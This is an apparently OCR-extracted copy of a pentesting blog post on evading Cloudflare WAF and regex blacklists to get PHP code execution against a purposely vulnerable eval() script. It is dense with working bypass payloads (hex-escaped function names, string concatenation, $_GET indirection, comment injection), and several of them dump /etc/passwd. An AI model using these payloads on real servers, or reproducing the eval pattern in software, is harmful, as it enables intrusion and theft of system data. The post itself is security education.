
24 DECEMBER 2018 / TECHNICAL

How To Exploit PHP Remotely To Bypass Filters & WAF Rules

In the last three articles, I've been focused on how to bypass WAF rule set in order to exploit a remote **command** execution. In this article, I'll show you how many possibilities PHP gives us in order to exploit a remote **code** execution bypassing filters, input sanitization, and WAF rules. Usually when I write articles like this one people always ask "really people write code like this?" and typically they're not pentesters. Let me answer before you ask me again : YES and YES.

This is the first of two vulnerable PHP scripts that I'm going to use for all tests. This script is definitely too easy and dumb but

it’s just to reproducing a remote code execution vulnerability scenario (probably in a real scenario, you’ll do a little bit more work to reach this situation):




```
1 <?php
2
3    if(preg_match('/system|exec|passthru/', $_GET['code'])) {
4       echo "invalid syntax";
5    } else {
6       eval($_GET['code']);
7    }
8
9 ?>
```

first PHP script

Obviously, **the sixth line is pure evil**. The third line tries to intercept functions like `system`, `exec` or `passthru` (there’re many other functions in PHP that can execute system commands but let’s focus on these three). This script is running in a web server **behind the CloudFlare WAF** (as always, I’m using CloudFlare because it’s easy and widely known by the people, this doesn’t mean that CloudFlare WAF is not secure. All other WAF have the same issues, more or less…). The second script will be behind ModSecurity + OWASP CRS3.

Trying to read /etc/passwd


For the first test, I try to read **/etc/passwd** using `system()` function by the request `/cfwaf.php?code=system(“cat /etc/passwd”);`



```
[~ ›››
[~ ››› http 'https://[redacted]/cfwaf.php?code=system("cat /etc/passwd");'
HTTP/1.1 403 Forbidden
CF-RAY: 48d210300bf6be3e-MXP
Cache-Control: max-age=15
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Sat, 22 Dec 2018 10:56:40 GMT
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/bea
Expires: Sat, 22 Dec 2018 10:56:55 GMT
Server: cloudflare
Set-Cookie: __cfduid=da3a51873deaf0197e2cc8f57f00c7bb21545476200; expires=Sun, 22-De
Strict-Transport-Security: max-age=2592000
Transfer-Encoding: chunked
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>
<!--[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->
<!--[if IE 7]>    <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->
<!--[if IE 8]>    <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->
<!--[if gt IE 8]><!--> <html class="no-js" lang="en-US"> <!--<![endif]-->
<head>
<title>Attention Required! | Cloudflare</title>
<meta charset="UTF-8" />
```

CloudFlare WAF blocks my first try

As you can see, CloudFlare blocks my request (maybe because the “/etc/passwd”) but, if you have read my last article about uninitialized variable, I can easily bypass with something like `cat /etc$u/passwd`



```
[~ ›››
[~ ››› http 'https://[redacted]/cfwaf.php?code=system("cat /etc$u/passwd");'
HTTP/1.1 200 OK
CF-RAY: 48d220f7695cbe43-MXP
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Sat, 22 Dec 2018 11:08:08 GMT
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon
Server: cloudflare
Set-Cookie: __cfduid=d04abd47f921ba595d1cfcc61bdabf9dc1545476888; expires=Sun, 22-Dec-1
Strict-Transport-Security: max-age=2592000
Transfer-Encoding: chunked
X-Content-Type-Options: nosniff

invalid syntax

~ ›››
```

CloudFlare WAF bypassed but input sanitization blocks the request

CloudFlare WAF has been bypassed but the check on the user’s input blocked my request because I’m trying to use the “system” function. Is there a syntax that let me use the `system` function without using the “system” string? Let’s take a look at the PHP documentation about strings!

PHP String escape sequences

`\[0–7]{1,3}` sequence of characters in octal notation, which silently overflows to fit in a byte (e.g. “\400” === “\000”)

`\x[0–9A-Fa-f]{1,2}` sequence of characters in hexadecimal notation (e.g. “\x41”)


`\u{[0–9A-Fa-f]+}` sequence of Unicode codepoint, which will be output to the string as that codepoint’s UTF-8 representation (added in PHP 7.0.0)

Not everyone knows that **PHP has a lot of syntaxes for representing a string**, and with the “**PHP Variable functions**” it becomes our Swiss Army knife for bypassing filters and rules.


PHP Variable functions

> PHP supports the concept of variable functions. This means that if a variable name has parentheses appended to it, PHP will look for a function with the same name as whatever the variable evaluates to, and will attempt to execute it. Among other things, this can be used to implement callbacks, function tables, and so forth.

this means that syntaxes like `$var(args);` and `“string”(args);` are equal to `function(args);`. If I can call a function by using a variable or a string, it means that **I can use an escape sequence instead of the name of a function**. Here an example:



the third syntax is an escape sequence of characters in a hexadecimal notation that PHP converts to the string "system" and then it converts to the function system with the argument "ls". Let's try with our vulnerable script:




```
[~ ❯❯❯ http 'https://[redacted]/cfwaf.php?code="\x73\x79\x73\x74\x65\x6d"("cat /etc$u/passwd");'
HTTP/1.1 200 OK
CF-RAY: 48d240a8bc24be39-MXP
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Sat, 22 Dec 2018 11:29:46 GMT
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
Set-Cookie: __cfduid=dcfaf7caea8eab101916e4103e4211ca51545478186; expires=Sun, 22-Dec-19 11:29:46 GMT; path
Strict-Transport-Security: max-age=2592000
Transfer-Encoding: chunked
X-Content-Type-Options: nosniff

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

user input sanitization bypassed

This technique doesn't work for all PHP functions, v*ariable functions won't work with language constructs such as echo, print, unset(), isset(), empty(), include, require and the like. Utilize wrapper functions to make use of any of these constructs as variable functions.*

Improve the user input sanitization


What happens if I exclude characters like double and single quotes from the user input on the vulnerable script? Is it possible to bypass it even without using double quotes? Let's try:



```
1 <?php
2
3    if(preg_match('/system|exec|passthru|[\"\']/', $_GET['code'])) {
4       echo "invalid syntax";
5    } else {
6       eval($_GET['code']);
7    }
8
9 ?>
```

prevent using " and ' on $_GET[code]


as you can see on the third line, now the script prevents the use of `"` and `'` inside the `$_GET[code]` querystring parameter. My previous payload should be blocked now:



```
[~ >>>
[~ >>> http 'https://[redacted]/cfwaf.php?code="\x73\x79\x73\x74\x65\x6d"("cat /etc$u/passwd");'
HTTP/1.1 200 OK
CF-RAY: 48d330dd4e23433a-MXP
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Sat, 22 Dec 2018 14:13:45 GMT
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
Set-Cookie: __cfduid=d6c672a419ef8b955821c31747aad54911545488025; expires=Sun, 22-Dec-19 14:13:45 GMT; path
Strict-Transport-Security: max-age=2592000
Transfer-Encoding: chunked
X-Content-Type-Options: nosniff

invalid syntax
```

Now my vulnerable script prevents using “


Luckily, in PHP, we don’t always need quotes to represent a string. PHP makes you able to declare the type of an element, something like `$a = (string)foo;` in this case, `$a` contains the string “foo”. Moreover, whatever inside round brackets without a specific type declaration, is treated as a string:




```
echo “foo”;
echo (string)”bar”;
echo (string)hello;
echo (world);
```

```
foo
bar
hello
world
```

In this case, we’ve two ways to bypass the new filter: the first one is to use something like `(system)(ls);` but we can’t use “system” inside the code parameter, so we can concatenate strings like `(sy.(st).em)(ls);`. The second one is to use the `$_GET` variable. If I send a request like `?a=system&b=ls&code=$_GET[a]($_GET[b]);` the result is: `$_GET[a]` will be replaced with the string “system” and `$_GET[b]` will be replaced with the string “ls” and I’ll able to bypass all filters!




```
✓ (string)"system"("ls");
✓ (system)("ls");
✓ (system)(ls);
```



filter bypass? yes you can!

```
(system)/* comment here... */(ls)/* and here. */;
(sy.(st).em)(cat." /".etc."/".passwd);
$_GET[a]($_GET[b]);
```

Let's try with the first payload `(sy.(st).em)(whoami);`




```
[~ ››› http 'https://[redacted]/cfwaf.php?code=(sy.(st).em)(whoami);'
HTTP/1.1 200 OK
CF-RAY: 48d34b3a8a2bbe61-MXP
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Sat, 22 Dec 2018 14:31:45 GMT
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cg
Server: cloudflare
Set-Cookie: __cfduid=df34af8e2a5de889a06e6b3851077ab671545489105; expires=Sun, 
Strict-Transport-Security: max-age=2592000
Transfer-Encoding: chunked
X-Content-Type-Options: nosniff

www-data
```

WAF bypassed, filter bypassed

and the second payload `?`

`a=system&b=cat+/etc&c=/passwd&code=$_GET[a]`


`($_GET[b].$_GET[c]);`



```
~ >>> http 'https://[redacted]/cfwaf.php?a=system&b=cat+/etc&c=/passwd&code=$_GET[a]($_GET[b].$_GET[c]);'
HTTP/1.1 200 OK
CF-RAY: 48d34fae9987be2f-MXP
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Sat, 22 Dec 2018 14:34:47 GMT
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
Set-Cookie: __cfduid=d8bfd67205275fbd512335d0d8d5b2cbd1545489287; expires=Sun, 22-Dec-19 14:34:47 GMT; path=/; domain=
Strict-Transport-Security: max-age=2592000
Transfer-Encoding: chunked
X-Content-Type-Options: nosniff

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

WAF bypassed, filter bypassed


In this case is not useful, but you can even insert comments inside the function name and inside the arguments (this could be useful in order to bypass WAF Rule Set that blocks specific PHP function names). All following syntaxes are valid:



```
~ >>>
~ >>> php -r 'echo/* this is a comment */(foo);'
foo
~ >>> php -r 'system/* this is a comment */(uname);'
Darwin
~ >>> php -r 'system/* this is a comment */(wh./* foo */(oa)/* bar */.mi);'
andreamenin
~ >>> php -r '(sy./* bla */(st)/* bla */.em)/* this is a comment */(wh./* foo */(oa)/* bar */.mi);'
andreamenin
~ >>>
```


get_defined_functions

